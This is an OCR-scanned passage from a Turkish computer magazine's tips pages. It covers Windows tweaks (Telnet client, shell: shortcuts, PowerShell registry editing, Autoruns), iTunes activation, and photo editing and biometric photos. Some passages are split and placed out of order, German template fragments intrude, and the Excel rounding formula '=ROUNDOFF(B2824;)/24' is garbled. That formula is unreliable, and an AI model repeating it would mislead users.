
ARAMADA KÖPEĞİ İPTAL EDİN

Bunun için arama şirbazındaki "Tercihleri değiştir"den "Animasyonlu ekran karakteri olmadan" seçeneğine tıklayın.

Windows XP'de ise bu pratik işlevi ücretsiz araç AeroSnap'le kullanabilirsiniz. Aracın kurulum dosyasını DVD'mizden bulabilirsiniz. Çift tıklayarak kurulum şirbazını çalıştırın. Vista'da eğer normal kullanıcı iseniz kullanıcı hesabını yönetici hakları olarak seçip, kurulum sırasında şifrenizi girerek onaylamanız gerekiyor. AeroSnap'i PC'nizde çalıştırabilmeniz için ayrıca sisteminize .NET Framework kurulu olmalı. Bu tüm Windows sistemleri için bir standart. Eğer kurulu değilse aracı www.microsoft.com adresinden indirebilirsiniz. Aracı çalıştırdıktan sonra Görev Çubuğu'ndaki Sistem Tepsisi'nde (system tray) kendini küçülttüğünü fark edeceksiniz. Aracın simgesine sağ tıklayarak "Options" bağlam komutunu işaretleyin. Bir sonraki diyalog penceresinden "Autostart AeroSnap with Windows" seçeneğinin yanındaki kutucuğu işaretleyerek bir sonraki açılışta etkinleşmesini sağlayın. Yaptığınız değişikliği "Tamam"ı tıklayarak onaylayın.

6. Windows 7 Telnet protokolüyle uzaktan hizmetlere erişim

Telnet protokolüyle bir bilgisayara uzaktan erişmek istiyorsunuz. Ancak aynı isimle protokolü çağırırmaya çalıştığınızda Windows 7 hata mesajı veriyor.



Başlangıç yardımı Telnet istemcisi Windows 7 ile geliyor: Kullanmak için tek yapmanız gereken etkinleştirmek

İPUÇU Windows 7 Telnet istemcisiyle geliyor ama henüz etkinleştirilmemiş biçimde. Etkinleştirmek için Denetim Masası'nı açın ve "Programlar"ı tıklayın. Bir sonraki diyalog penceresinden "Windows özelliklerini aç veya kapat"ı tıklayın ve bir sonraki açılan pencereden "Telnet istemcisi"nin olduğu başlığın yanındaki kutucuğa onay işareti koyun. Tüm açık pencereleri "Tamam"ı tıklayarak kapattıktan sonra yaptığınız değişiklik etkinleşecek ve "tel-

net” komutunu girdikten sonra istemciyi çalıştırabileceksiniz.

Not: Şunu unutmayın ki internet üzerinden çalıştırabildiğiniz Telnet telekomünikasyon ağı, ağ protokollerinde hayli yaygın kullanılıyor. Bu yolla aktardığınız veriler tamamen güvenlik altında değil. Eğer mümkünse başka bir aktarım prosedürünü tercih etmenizi tavsiye ediyoruz. Örneğin Secure-Shell protokolü benzer özelliklerde ve şifreleme sistemiyle çalışıyor.

7. Windows XP, Vista, 7 Klavye aracılığıyla sık kullanılan sistem klasörlerini hızlı açmak

Bilgisayarınızla çalışırken klavyenizi sıklıkla kullanmak ve fare kullanımını azaltmak istiyorsunuz. Ama hala sistem klasörlerini açmak için fare kullanmak zorundasınız.

İPUÇU En önemli sistem klasörlerine erişmek için [Win]+[r] tuşuyla “Çalıştır” diyalog penceresini açtıktan sonra belirli anahtar kelimelerle “shell” açıklamalarını girin ve Enter tuşuna basın. “shell:personal” ile kişisel dosyalarınızın bulunduğu klasörü derhal açabilirsiniz.

Gerekli diğer klasörleri açmak için aşağıdaki komutları kullanabilirsiniz:

Komut	Şu klasörü açar
shell:common administrative tools	Yönetimsel Araçlar
shell:internetfolders	Internet Explorer sayfası
shell:local appdata	Application Data klasörü
shell:networkfolder	Ağ Bağlantılarım
shell:personal	Belgelerim
shell:profile	Administrator klasörü
shell:programfiles	c:\Program files
shell:system	C:\Windows\System32
shell:windows	C:\Windows

Shell komutunu kullanırken, çalıştır komut satırına bu komutu daha önce girmişseniz, komutu tekrardan yazmanıza gerek kalmadığını yandaki kayan çubuk seçeneklerinden göreceksiniz.

8. Windows 7 Komut satırından Kayıt Defteri’ni doğrudan düzenleyin

Son Windows sürümündeki Powershell gerçekten de güçlü bir performans aracı. Bu araçla sadece betiklerle çalışmıyor aynı zamanda Kayıt Defteri’ndeki ayarları düzeltebiliyorsunuz.

İPUÇU Powershell’in oldukça gelişmiş komut sistemi bulunuyor ve kesin sonuçlar sağlıyor. İşte bu yüzden de Kayıt Defteri’ne buradan doğrudan ulaşmak mümkün. Araç sanal sürücüler gibi temel alanlara müdahaleye izin veriyor. Örneğin “HKCU” olarak adlandırılan “HKEY_CURRENT_USER” sanal sürücüsü gibi. Dosya klasörleri için “cd” komutunu kullanabileceğiniz gibi yeni komut olan “Set-Location”ı da kullanabilirsiniz. Kayıt Defteri’ndeki bazı anahtarlar sistem dosyasında alt klasörler olarak sıralandığından, bu komutla bunlara erişebilirsiniz. Ancak belirli Kayıt Defteri değerlerini sorgulama işi, sistem bunları belirli anahtar özellikleri olarak algıladığından diğerlerinden biraz farklı. Eğer “dir” ya da “Get-ChildItem” komutunu girip Enter’a basarsanız Windows klasördeki alt anahtarları dizinleyecek ama uygun değerleri yansıtmayacaktır. İki sütun halinde her öğenin kaç adet alt anahtar (SKC) ve değer (VC) kapsadığını görebilirsiniz. En az bir adres yolu referansını aktarmanız gereken “Get-ItemProperty” komutu belirli değerleri sorgulamada kullanılabilir. İlgili yol için nokta işaretini kullanabilirsiniz. Soru diğer parametrelerle sizi istediğiniz yere yönlendirecektir. Bunu bir örnekle anlatırsak daha iyi anlaşılabilir. Şimdi aşağıdaki Powershell komutlarını girip Enter’a basın

```
cd\HKCU:\Software\Microsoft\Windows\CurrentVersion\Explorer
```

ve “dir” deyin. Sonuç tüm uygun alt anahtarları gösterecektir. Girdilerden hemen önceki figürler kaç adet alt anahtar ve değer içerdiğini gösteriyor. Örneğin bizim bilgisayarımızda “Advanced” için “0” adet alt anahtar ve “20” adet değer yer alıyor.

```
cd\Advanced
```

diyerek bu anahtara girebilirsiniz. Pratikte eksik parametreler [Tab] tuşuna basarak tamamlanabiliyor. Örneğin “cd a” yazdıktan sonra [Tab]’a basabilirsiniz. Şimdi tüm uygun değerleri “Get-ItemProperty” komutuyla listeleyin

```
Get-ItemProperty -name:ShowInfoTip
```

Diğer taraftan bu, Kayıt Defteri değeri “1” olanları listeleyecektir. Bu “1” değeri matrix yapısının bir ögesidir. Bu betikte, sonuç değerini değişken olarak alıp ileride üzerinde oynayabilirsiniz. Böylelikle “Set-ItemProperty” komut serisiyle Kayıt


Defteri’ndeki değerleri bile değiştirmeniz mümkün olacak. Ayrıca tekrar sanal bir yola ihtiyacınız var; değerın adı parametre olduğu gibi istenen değer de olabilir. Örneğin:

```
Set-ItemProperty -name:ShowInfoTip 0
```

komutu karakterleri “0” olarak belirliyor. “New-ItemProperty” komutu ise yeni değerler oluşturuyor ve “Remove-ItemProperty” değerleri silebiliyor. Yeni anahtarlar oluşturmak içinse “New-Item” ya da “md” komutunu bilinen dosya sistemleri için kullanın ve “Remove-Item” komutuyla bir anahtarı silin. “Test-Path” ile kontrol edebilir, “Get-Help” ile komutlar hakkında yardım alabilirsiniz.

9. Windows XP, Vista, 7 USB belleklere yazma sırasında veri kaybından korunun

Büyük dosyaları harici disk ya da USB belleklere yazarken aktarım hızı aniden düşmeye başlıyor ve kopyalama işlemi veri kayıplarıyla sonuçlanıyor.



Hata kaynağı Bu diyalog penceresinden o an gerekmeyen USB yedekleme medyalarını sistemden ayırabilirsiniz

İPUÇU Sabit diskteki hatalarla baş etmenin imkanı yok ama sorun bir konfigürasyon ya da farklı USB cihazların haberleşmesiyle bu yapılabilir. Güncel USB yedekleme medyaları genellikle USB 2.0 standartlarıyla uyumlu çalışıyor. Ne var ki eski USB 1.0 cihazlar aynı arayüz üzerinden hub’a bağlandığından işlemi zorlaştırıp hızlı sabit disklere ve USB belleklere yavaş aktarımın oluşmasını sağlıyor. Yine de bu sorun tek başına veri kaybına neden olmuyor. Pek çok USB cihaz elektriği bağlantıdan alıyor. Nominal olarak her port 100 miliamper’lik güç sağlıyor. Elektrik sarfiyatının ise tüm bağlantılarda eşit olması gerekiyor. Eğer çok fazla cihaz bağlıysa güç konusunda bocalama yaşanıyor ve genellikle de veri kaybıyla sonuçlanan çökmelele neden oluyor. Bu olası hata kaynakların

10. Profesyonel ipucu:

Windows'u adım adım inceleyin

Bilgisayarınızı açtığınızda ilk önce neler çalışmaya başlıyor? Aslında tüm bu süreçte neler döndüğünü bilmek istiyorsunuz. Ancak "msconfig"den tatminkar yanıtlar alamıyorsunuz.

Windows'un "msconfig" aracı otomatik başlayan yazılımlar hakkında eski bilgiler veriyor. Sürücüler ya da codec'ler ise maalesef gösterilmiyor. Sysinternal aracının en son sürümü olan onuncu sürümüyle otomatik başlayan yazılımlar ve yönetici haklarıyla açılan tüm yazılımlar hakkında detaylı bir analiz edinmeniz mümkün. Araç XP ve sonraki Windows sürümlerinde sorunsuzca çalışıyor.

Aracı hemen internette kullanın

Yazılımın gelişmiş özelliklerine karşın, kurulum gerektirmeden derhal internetten kullanılabilir. Bunun için <http://live.sysinternals.com/autoruns.exe> adresine gidin. Bildik güvenlik sorgularından sonra araç doğrudan çalışmaya başlayacak.

Aracın çevrimdışı kurulumu

Aracı internete bağlı olmadan da kullanabilmek için DVD'mizden kurabilirsiniz. Bunun için DVD'deki "autoruns.exe" dosyasını sabit diskinizdeki örneğin Windows klasörüne ya da USB belleğe kopyalayın. Araç bir nevi işviçre çıkışı gibi olduğundan sistem açılışında ihtiyaç duymanız kuvvetle muhtemel.

Başlangıç yazılımlarını denemek

Yazılım ilk çalıştığı andan itibaren kompakt yapısında barındırdığı özellik zenginliğiyle sizi şaşırtmaya başlayacak. Tarama birkaç saniye sonra bitecek. "Everything" sekmesinden açılış sırasındaki sisteminizi yoran tüm yazılımları saptamanız mümkün. Yazılımların yanı sıra "Services" kısmından hizmetleri ve "Drivers" kısmından sürücülerini görebilirsiniz.

Ayrıca sisteminize kurulu olan codec'leri "Codecs"ten inceleyebilir ve Shell güncellemeleri ya da tarayıcı yardım öğeleri gibi uygulamaları "Explorer" ve "Internet Explorer" sekmelerinden görebilirsiniz. Hatta


gadget'lar gibi görevleri bile ayrıca listelemeniz mümkün.

Bu zengin çeşitliliği az çok kısıtlamak için Microsoft Windows'un varsayılan girdilerini filtreleyebilirsiniz. Bunun için "Options / Hide Microsoft and Windows Entries" komutunu vermeniz yeterli. Akabinde "File / Refresh" ya da [F5] tuşuyla aracın kendisini yenilemesini bekleyin.

Değişiklikleri normal bir biçimde gerçekleştirmek için bilgisayarınıza yönetici haklarıyla giriş yapmış olmanız gerekiyor. Ancak yazılımın içinden bunu bile sağlamanız mümkün. "File / Run as Administrator" a tıklayarak hemen ya da erişim engellendiğinde uyarı diyalog penceresini geçtiğinizde bunu doğrudan sağlayabileceksiniz.

Kullanıcı hesap denetimini onayladıktan sonra, yazılım bir kez daha verileri tarayıp güncelliyor. Bundan sonra rahatlıkla bir önceki kontrol kutusundan tüm öğeleri etkinleştirebilir ya da iptal edebilirsiniz. Yapılan tüm etkinlikler Kayıt Defteri'ne eklendiğinden bunları kaydetmenize gerek yok.


Uyarı: PC'nizde değişiklikler yapmadan önceki kullanım durumunu "File / Save" e tıklayarak bir ARN dosyası şeklinde kaydetmeli ve böylelikle gerekli olduğu durumda bilgisayarınızı eski haline döndürebilmelisiniz.



Temiz Bu seçenek Microsoft işlemlerini analiz sürecinden çıkartıyor

Sistemi baştan aşağı analiz edin:

Autoruns 10 aracı sadece çalıştırılan tüm yazılımlar, sürücüler ve diğer sistem öğeleri hakkında önemli bilgiler sunmuyor, aynı zamanda bu öğeleri baştan aşağı analiz ediyor. Listedeki belirli bir öğeye tıklamanız bile dosyalar, üretici, sürüm ve yedekleme yeri hakkında bilgiler edinmenize yetiyor. Herhangi bir öğeye sağ tıklayın ve bağlam menüsünden "Properties" i seçin. Böylelikle dosya sisteminin özelliklerine ulaşabileceksiniz. Eğer ilgili yazılımın başlangıcını ya da kütüphanenin nasıl algılandığını merak ediyorsanız, bağlam menüsünden "Jump to" ya tıklayın. Böylelikle ilgili dosyanın bulunduğu konuma doğrudan erişebileceksiniz. Bu yer genellikle Kayıt Defteri'ndedir çünkü genellikle değişiklikler doğrudan buraya taşınır. Dahası ilgilendiğiniz dosyayı Google'da bağlam menüsünden "Search online" a tıklayarak aramaya başlayabilirsiniz. Bir başka yararlı özellikse "Process Explorer". Eğer bu yazılımı yüklediyseniz, bağlam menüsündeki Autoruns 10 aynı adıyla işlemci ve hafıza özelliklerini denetlemeniz mümkün. Açılan pencerede o anki işlem durumu hakkında bilgi alabilirsiniz. Tabii Process Explorer aracını DVD'mizden ayrıca kurmanız da mümkün.




Bağlantılı Bağlam menüsünden Process Explorer'ı doğrudan çalıştırabilirsiniz

dan kurtulmak için ilk önce ihtiyaç duymadığınız eski USB belleklerden kurtulmanız gerekiyor. Daha sonra da örneğin klavye gibi USB işlemlerini yavaşlatan ve yeni sürümleriyle yükseltilmesi gereken diğer bileşenleri gözden geçirmelisiniz. Eğer mümkünse bağımsız güç kaynağı USB cihazlarını USB yuvalarında kullanmalısınız. Eğer sorun hala devam ediyorsa sabit diskinizi HD Tune aracıyla gözden geçirmenizde yarar var.

Not: USB cihazlarınızın kablusunu çıkartmadan önce Sistem Tepsisi'nde bulabileceğiniz "Donanımı Güvenle Kaldır" seçeneğini kullanmanızda yarar var.

11. Windows Vista, 7 Windows'unuzun kurulum zamanını saptayın

Windows'unuzu en son ne zaman yeniden kurdunuz? Windows sistem klasöründen bu bilgiyi edinebilirsiniz ama gösterilen tarih doğru olmayabilir.



Doğumgünü Sunduğu pek çok bilginin yanı sıra "systeminfo.exe" tam kurulum zamanını da gösteriyor


İPUÇU Kurulum sırasında Windows imaj dosyaları kullanır. Ancak Windows klasöründeki oluşturulma tarihi tam olarak kurulum tarihini yansıtmaz.

Ancak bunu başka bir yoldan öğrenmeniz mümkün. "Başlat"a basın ve "cmd.exe" komutunu girin. Sorgunun sonucunu Windows doğrudan gösterecek. Buradan "systeminfo" komutunu girin ve Enter tuşuyla onaylayın. İşletim sistemi farklı bilgileri derleyip bunları açtığınız pencerede görüntüleyecek. Diğer pek çok bilginin arasında burada işletim sisteminizin kurulum tarihini ve kesin sürümünü görebileceksiniz.

İlginç bir yan etki: Windows ayrıca tüm kurulu hotfix adlı yamaları service pack sürümlerinin dışında numaralanmış bir biçimde listeliyor.

12. Office 2007, 2010 Yeni menü yapısında genel komutları hızlıca bulun

Office kullanıcıları 2007 ya da 2010 sürümlerine terfi ettiğinde hızlı erişim çubuğuyla başları derde giriyor. Kullanmaya alıştığınız düğmeleri bulmak için çok fazla zaman harcamanız gerekiyor, hatta bazılarını hiçbir zaman bulamıyorsunuz.



Bulundu Çevrimiçi kılavuz sayesinde 2007'nin menülerinde alışık olduğunuz tuşları adım adım bulacaksınız

İPUÇU Yeni başlayanlar ya da terfi edenler için Microsoft yeni bir çevrimiçi yardım sistemi oluşturdu. Bu servis sayesinde belirli komut ve özellikleri arayabiliyorsunuz ancak bunu kullanabilmeniz için sisteminizde Flash Player'ın mutlaka kurulu olması gerekiyor.


Örneğin Word 2003'te kullandığınız bir komutu Word 2007'de bulamıyorsanız <http://office.microsoft.com/tr-tr> adresine gidin ve buradaki arama kutucuğuna "word 2003 komut" ifadesini girin. Arama sonucunda karşınıza ilk gelen "Etkileşimli: Word 2003-Word 2007 komut başvuru kılavuzu"na tıklayın. "Kılavuzu başlat"a tıkladığınızda "Başlat" tuşuna tıkladığınızda enteraktif kılavuzu çalıştırabileceğiniz yeni bir tarayıcı penceresi açılacak.

Bundan sonraki işlem basit. Yükleme tamamlandıktan sonra Flash Player istenen komutu gösteriyor. Web sitesi artık geleneksel komutları adım adım göstermekle kalmıyor, derinlere saklanmış tüm bağlantıları başarıyla sergiliyor.

Tabii Microsoft'un getirdikleri bunlarla da sınırlı değil. En başta yaptığınız arama da Word yerine Excel gibi diğer yazılımların adını girerseniz, aynı biçimde yeni sürümlerde sorun çıkartan komut tuşlarının yerlerini aynı şekilde kolaylıkla öğrenebiliyorsunuz. Word, Excel, PowerPoint, OneNote ve Publisher gibi araçların 2010 sürümleri için de aynı desteğe anasayfadaki arama kutucuğundan ulaşmanız mümkün.

13. iPod, iTunes Bilgisayarınızın tekrarladığı sıkıcı aktivasyonu engelleyin

iTunes Store'dan seçtiğiniz bir başlığı oynatırken, yazılım her defasında bilgisayara aktif edilmesini istiyor. Tabii bunu çok önceden yaptınız.



Bariyer Eğer iTunes aktivasyonu çileden çıkmışsa "SC Info" klasörü sorun çıkartıyor olabilir

İPUÇU Aktivasyonla ilgili sorunların pek çok nedeni olabilir; bazen bir iTunes güncellemesi bile buna neden olabilir. Dolayısıyla çözüm için takip edilecek yol sayısı hayli fazla. İlk ilgili başlığın başka bir kullanıcı hesabıyla seçilip seçilmediğini kontrol edin. Böylesi durumlarda ikinci hesabın da etkinleştirilmesi gerekiyor. Bazen kullanıcı hesap denetimi iTunes aktivasyonunu engelleyebiliyor. Denetim Masası'ndan "Kullanıcı hesapları"na tıklayın. Windows 7'de "Kullanıcı Hesabı Denetimi" ayarlarını değiştir'e tıklayın ve yaptığınız değişiklikleri "Tamam"la onaylayarak bilgisayarı yeniden başlatın. Aynı işlemleri diğer kullanıcı hesabı için bir kez daha yapın ve bilgisayarı yeniden başlatın. Böylelikle iTunes aktivasyonu diğer kullanıcı hesabı için de yenilenmiş olacak. Eğer sorun hala devam ediyorsa "SC Info" isimli gizli klasörü silmeniz gerekiyor. Windows XP'de ilkin "Araçlar / Klasör seçenekleri"ne tıklayın ve "Görünüm" sekmesine gidin. Gerekli değişiklikler için "Gizli dosya ve klasörler"i bulun. Buradan "Gizli dosya ve klasörleri göster"i işaretleyin. "Uygula / Tamam" diyerek buradan çıkın. Daha sonra "C:\Documents and Settings\All users\Application data\Apple Computer\iTunes"a gelin. Buradan "SC Info" alt klasörünü silin ve PC'nizi yeniden başlatın. Vista ya da Windows 7'de "Düzenle"den Klasör ve arama seçenekleri'ne tıklayın. "Görünüm" sekmesindeki "Gizli dosya ve klasörler" seçeneğinde "Gizli dosya, klasör ve sürücülerini göster" seçeneğinin işaretli olduğundan

14. Hızlı ipuçları

HECELEMİYİ ETKİNLEŞTİRMEK

Word'de heceleme yapmak için "Araçlar / Dil / Heceleme"ye tıklayın. Buradan "Belgeyi otomatik olarak hecele"yi seçin.

ÇÖKME RAPORLARINI İNCELEYİN

Firefox'taki adres satırına "about:crashes" ifadesini girerek Mozilla'nın gönderdiği tüm çökme raporlarını inceleyebilirsiniz.

ZAMANI SAATE ÇEVİRMEK

Excel'de "10:26" gibi bir zamanı B2 satırında "=ROUNDOFF(B2824;)/24" ifadesini girerek "10:00" ya da "11:00" gibi tam saatlere yuvarlayabilirsiniz.

emin olun. "Uygula" diyerek ayarları onaylayın ve "Tamam" diyerek diyalog penceresini kapatın. "C:\Program Files\Apple Computer\iTunes"a gidin ve alt klasör olan "SC Info"yu silerek bilgisayarınızı yeniden başlatın. Artık bilgisayarınızın iTunes aktivasyonuna takılmadan sorunsuzca çalışması gerekiyor.

15. iPod, iTunes

iTunes hesabınızı beş kezden daha fazla aktive edin

iTunes hesabınızı birden çok cihazda kullandınız. Önceki hesabınızı iptal etmeden yeni bir PC kurdunuz. iTunes beşten fazla bilgisayarda hesabın etkinleştirildiğini ve bundan sonra aktivasyon yapamayacağınız uyarısını veriyor.


Create iTunes Store Account (Apple ID)

Tamamen yeni Bu tuş sayesinde tüm cihazlar için iptal ettiğiniz iTunes hesabınızı yeni cihaza bağlayabilirsiniz

İPUÇU Etkinleştirilmiş bir bilgisayarda iTunes'da "Store / Show My Account"a tıklayıp hesabınızla giriş yapın. "Computer Activations" kısmından son durumunuzu göreceksiniz. Eğer beş farklı cihazdan aktivasyon yapılmışsa burada "Deactivate all" butonu belirecek. Bu buton sayesinde tüm bağlantılarınızı sıfırlayabilirsiniz. Ancak unutmanız gerekir ki bu seçenek sadece altı ay için işinize yarayabilir. Bu süreden sonra tek tek tüm iTunes ile çalışan bilgisayarları etkinleştirmeniz gerekiyor.

Düzenlenmiş

Orjinal resim



16. Profesyonel ipucu: RAW dönüştürücüyle portre fotoğraflarını düzenleyin

Her fotoğraf düzenlemesinde renk düzeltmenin yeri apayrıdır. Eğer fotoğraflarınızı RAW biçiminde çekiyorsanız, bu ayarlamaları doğrudan RAW alanından yapabilirsiniz.

SORUN

Fotoğraf çekimindeki yetersiz ışık koşullarından dolayı portreniz cansız kontrast ve kırmızıya çalan renk tonuyla kaplandı. Bu yüzden de çektiğiniz bayanın muhteşem yeşil gözlerini yansıtmakta başarısız oldunuz.

ÇEKİM TEKNİKLERİ

Portre çekimlerinde farklı ışık kaynaklarını kullanmanızda yarar var. Ancak kastettiğimiz güneş ışığıyla halojen spotları bir arada kullanmak değil. Bu tarz çekimlerde oluşan renk sapmaları ancak uzun süren uğraşlar sonucunda PC'de giderilebiliyor. En iyisi çekim yaptığınız stüdyoyu karartmak ve stüdyo ışıklarıyla doğru renk ısısında çekim yapmak.

PC'DE DÜZENLEME

Aslına bakarsanız RAW dönüştürücüdeki seçenekler pek çok temel ayarlama için yeterli. Biz diğerleriyle benzer biçimde çalışan Adobe Camera RAW yazılımıyla çalıştık. Dijital fotoğraf makinenizden aldığınız RAW'lar üzerinde doğrudan çalış-

mak JPEG çekimlerde elde edemeyeceğiniz etkileyici sonuçlar veriyor. Yaptığınız düzenlemeler kolaylıkla geri alınabiliyor ve fotoğraf kalitesini kaybetmiyor.

İlkin beyaz dengesini ayarlamak gerekiyor. Bunun için RAW penceresindeki "White Balance"a tıklayabilir ve buradan doğru gri tonlamayı elde edebilirsiniz. Tonlama değerleri için fotoğrafımızda gözlerdeki beyaz alanı seçtik. Seçimden sonra tek yapmanız gereken kayar çubuğu sağa sola oynatarak doğru renk ısısına kavuşmak.

Daha sonra ışıkla oynamaya geçtik. RAW görüntüleyicinizde az pozlanmış yerleri [U] tuşuna basarak görün ve buraları "Fill light" kayar çubuğuyla ışıktandırın. Bayan yüzleri söz konusu olduğunda normalden biraz daha fazla pozlama yapmak makyajı daha çarpıcı gösterecektir.

Bunun için "Exposure" çubuğunu hafifçe sağa çekmeniz yeterli. Dinamik alanlara geldiğimizde ise artık renklere müdahale etmeye başlayabiliriz. "Dynamics" kayar çubuğunu renkler ışıltılı görünene değin sağa kaydırın. Daha sonra da kontrastı ayarlayın.

17. Dijital fotoğrafçılık Kendi biyometrik fotoğraflarınızı oluşturun

Tatil yolculuğunuz için gereken elektronik pasaporta biyometrik fotoğrafınızı eklemeniz gerekiyor. Bunun için bir fotoğrafçıya gidebilirsiniz fakat o takdirde pahalı fotoğraf makineniz ne işe yarayacak?

Anwendungsbeispiel Schritt 1



- Augen öffnen
- Nasenmitte
- 2. Schritt: GES
- Schablone s
- der Kinnlinie
- Oberes Kopf
- Gesichtshöh
- Oberes Kopf
- tolerierbar
- KOPFPOSIT
- Kopfhaltung
- Frontalaufn
- Gesichtsaus
- Lippen gesc
- SCHÄRFE L

Nizami Kanuni birimler pasaporttaki fotoğraf kalıbının eşit kısımlardan oluşmasını şart koşuyor

İPUCU Kendi başınıza biyometrik fotoğrafınızı oluşturarak fotoğrafçıda harcayacağınız paradan tasarruf edebilirsiniz. Ancak burada önemli olan şu: ePasaport'lar için tamamen yeni boyutlandırmalar getirilmiş durumda. Bunlar hakkında detaylı bilgiyi <http://tinyurl.com/364lsse> adresinden alabilirsiniz. Bu bağlantı sizi örneğin Almanya'ya gidecekler için Federal Baskı Dairesi'ne yönlendirecek.

HAZIRLIK: Federal Baskı Dairesi'nin pasaport fotoğrafları için bir şeması bulunuyor. Bunları web sitesinden PDF dosyası olarak indirip çıktısını alabilirsiniz. Fotoğraf şemasının pasaport fotoğrafları için hayli örneği var. Fotoğrafları bölümlenmek için dahi boyutlar belirtilmiş. Buradaki fotoğraf şemasıyla çektiğiniz fotoğrafın boyutlarının istenen boyutlarda olup olmadığını kontrol edebilirsiniz.

Fotoğrafların çıktısını almadan önce Acrobat Reader'daki sayfa görünümünü %100 yapın ve sayfa görünümünü ayarlayın. Ayrıca baskı alma sırasında "Page Scaling/Actual size" a tıklayıp, "Auto-Rotate", "Auto-Center" şıklarının yanındaki işaretleri kaldırın. Bunları yaptıktan sonra baskısını aldığınız fotoğraf şemalarının istenen boyutlarda olup olmadığını bir cetvel yardımıyla da ölçün.

ÇOCUK FOTOĞRAFLAMAK: Aslında en iyisi birinin çocuğu tutup diğerinin fotoğrafı çekmesi. Çocuğu monokrom bir arka planla (tercihen gri) aydınlatarak çekmelisiniz.

İşin püf noktası çocuğun hiç kılmadaması ve iyi bir aydınlatmayla her şeyin net görünmesi. Bu yüzden çekim sırasında çocuğunuzun sakin olması çok önemli. Biyometrik çekimlerde önemli olan şu: Fotoğrafta tüm yüz apaçık görünmeli; özellikle de gözler ve kulaklar. Çocuk çekimi olduğundan herhangi bir oyuncak, şekil, vs. çocuğun üzerinde yani fotoğraf karesinde görülmemeli. Çekime başlamak için hazırsanız, fotoğraf makinenizi seri çekim mod'una getirin. Ufaklığı arka planın önüne oturtun ve doğrudan kameraya bakmasını sağlayın. Artık fotoğrafçı en net fotoğraf için seri çekime başlayabilir.

FOTOĞRAFI DÜZENLEMEK: Photoshop'ta 35 x 45 mm'lik yeni bir dosya oluşturun. İndirdiğiniz şemadaki yardımcı çizgiler fotoğrafı bu şablona oturtmanıza yardımcı olacak. Akabinde uygun fotoğrafın imaj dosyasını kopyalayın ve scale ya da transform araçlarıyla fotoğrafı şemaya yerleştirin. Burun fotoğrafın tam merkezinde yer almalı.

FOTOĞRAFI DENETLEYİN: Şimdi fotoğrafın bir çıktısını alın ve şablona yerleştirin. Böylelikle çekiminizin, sizden istenen kriterlere uyup uymadığını net bir biçimde göreceksiniz.

İŞİN ASLI: Biyometrik fotoğraflar, bilgisayar aracılığıyla otomatik yüz tanıma sistemlerine destek veren unsurlar. Böylelikle havaalanlarındaki güvenlik önlemleri bu teknoloji sayesinde arttırılabilir.

18. Fotoğraf baskısı Renkleri ekranda ve baskıda düzenlemek

Fotoğrafınızın gerçek renklerini ve başarıli kontrast ayarlarını monitörde tam anlamıyla göremezsiniz. Diğer taraftan yazıcılardan aldığınız çıktılar yapmak istediklerinizi çoğu zaman yansıtamaz. Genellikle de renkler soluk çıkar



Renk ölçümü Spyder3Pro monitörlerinizin kalibrasyonu için gayet başarılı bir araç

